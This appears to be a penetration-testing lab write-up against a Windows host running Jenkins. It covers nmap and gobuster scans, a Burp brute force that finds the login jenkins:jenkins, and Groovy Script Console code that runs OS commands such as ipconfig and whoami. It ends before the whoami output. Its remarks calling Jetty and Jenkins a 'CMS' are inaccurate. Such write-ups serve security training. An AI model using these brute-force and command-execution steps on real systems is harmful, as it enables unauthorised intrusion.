sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.8.172 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)




```
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 128
5040/tcp  open  unknown       syn-ack ttl 128
7680/tcp  open  pando-pub?    syn-ack ttl 128
8080/tcp  open  http          syn-ack ttl 128 Jetty 9.4.41.v20210516
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
49664/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:F4:50:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We have a few ports at work. We can see SMB ports in work with 139,135,445. We also see that there high ports with MSRPC being available and we see a few HTTP ports like 8080. With that we see a banner called Jetty and that is a CMS of sorts with a version. Nice. Lets keep looking and see if we can get some more info


```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 192.168.8.17
```

Screenshot: (Find entire scans in appendix)



```
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
5040/tcp  open  unknown      syn-ack
7680/tcp  open  pando-pub    syn-ack
8080/tcp  open  http-proxy   syn-ack
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
| http-enum: 
|_  /robots.txt: Robots file
| http-robots.txt: 1 disallowed entry 
|_/
|_http-malware-host: Host appears to be clean
|_http-date: Fri, 30 Sep 2022 23:48:35 GMT; -1s from local time.
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-headers: 
|   Connection: close
|   Date: Fri, 30 Sep 2022 23:48:35 GMT
|   X-Content-Type-Options: nosniff
|   Set-Cookie: JSESSIONID.fe7a4e72=node01vf1uacb631on1fno8p4elu67q1012.node0; Path=/; HttpOnly
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Content-Type: text/html;charset=utf-8
|   X-Hudson: 1.395
|   X-Jenkins: 2.289.3
|   X-Jenkins-Session: dea8f131
|   Content-Length: 548
|   Server: Jetty(9.4.41.v20210516)
```


We can see there is a jetty type CMS working on port 8080. I also see a robots.txt and its not allowed. Maybe there could be something in there we can use or see.




192.168.8.172:8080/login?from=%2F
s here on the bookmarks toolbar. Manage bookmarks…
Welcome to Jenkins!
Username
Password
Sign in
□ Keep me signed in

Well this is nice. We have a Jenkins instance. This is just another CMS. We are going to use a tool called `gobuster` to see if we can Id some more info about the website.

```
gobuster dir -e -t20 -u http://192.168.8.172:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -b 404,403 -o gobuster_directory.txt --timeout 50s
```



```
http://192.168.8.172:8080/error                   (Status: 400) [Size: 6241]
http://192.168.8.172:8080/oops                    (Status: 200) [Size: 6503]
```




Jenkins [Jenkins]
Not secure | 192.168.8.172:8080/oops
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now…
Jenkins
Dashboard

Oops!

A problem occurred while processing the request.


Logging ID=

Hmmm. So we see that we access of some sort with Jenkins. We see a version as well.



REST API   Jenkins 2.289.3

We had a hard time working on this box. It could be that we where beating it up with our scans. One thing is that we do not have much hidden behind the scenes with the website. We do not see any know CVE for this version as well of Jenkins. We are going to do a basic brute force to see if we land in the Dashboard of the Jenkins website. We accomplish this with `burp`.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
50	jenkins	jenkins	302	□	□	182	
8	jenkins	12345	302	□	□	406	
38	jenkins	qwerty	302	□	□	406	
0			302	□	□	407	
11	jenkins	123456	302	□	□	407	
14	jenkins	1234567	302	□	□	407	
15	root	1234567	302	□	□	407	
19	admin	abc123	302	□	□	407	
21	root	abc123	302	□	□	407	
23	jenkins	dragon	302	□	□	407	
28	admin	letmein	302	□	□	407	
29	jenkins	letmein	302	□	□	407	
30	root	letmein	302	□	□	407	
31	admin	monkey	302	□	□	407	

```
POST /j_spring_security_check HTTP/1.1
Host: 192.168.8.172:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://192.168.8.172:8080
Connection: close
Referer: http://192.168.8.172:8080/login?from=%2F
Cookie: JSESSIONID.1eca9848=node01djinpjexoi5swxpsuwdeu7xil.node0; JSESSIONID.c0a6496d=node01kqy70d9utqojkv8t0vhbexrq
Upgrade-Insecure-Requests: 1

j_username=jenkins&j_password=jenkins&from=%2F&Submit=Sign+in
```

No builds in the queue.

1 Idle


2 Idle

We can see that we used a basic wordlists and a basic username list and brute force the log in page to Jenkins. We logging in with `jenkins:jenkins`. Lets see what we can do from here.

Initial Foot hold

We managed to find a location in the CMS that lets us run Command line commands on the target.
"Manage Jenkins>Scroll Down>Script Console"
ipconfig in groovy script format

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Result

```
out>
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::60c1:cd1d:6cd:b94b%3
   IPv4 Address. . . . . . . . . . . : 192.168.8.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.2
 err>
```

We can see that when I put in the above code we get the IP of our target. Let see if we can ID ourselves



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Result

